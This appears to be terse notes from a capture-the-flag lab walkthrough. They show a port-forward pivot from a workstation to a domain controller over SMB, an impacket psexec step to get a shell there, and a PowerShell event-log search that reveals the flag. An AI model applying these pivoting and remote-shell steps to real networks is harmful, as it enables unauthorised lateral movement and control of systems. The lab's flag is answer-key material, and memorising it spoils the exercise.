
from ws04, portfwd to dc01


portfwd add -L 10.10.14.83 -r 10.10.120.1 -l 445 -p 445

then use impacket psexec to get shell on dc01

enumerate and find log entries and then search logs to get flag



Get-EventLog -LogName "Application" | where {$_.Message -like '*RASTA*'} | select Message | format-table -wrap



RASTA{1nc1d3n7_r35p0nd3r5_l0v3_l065}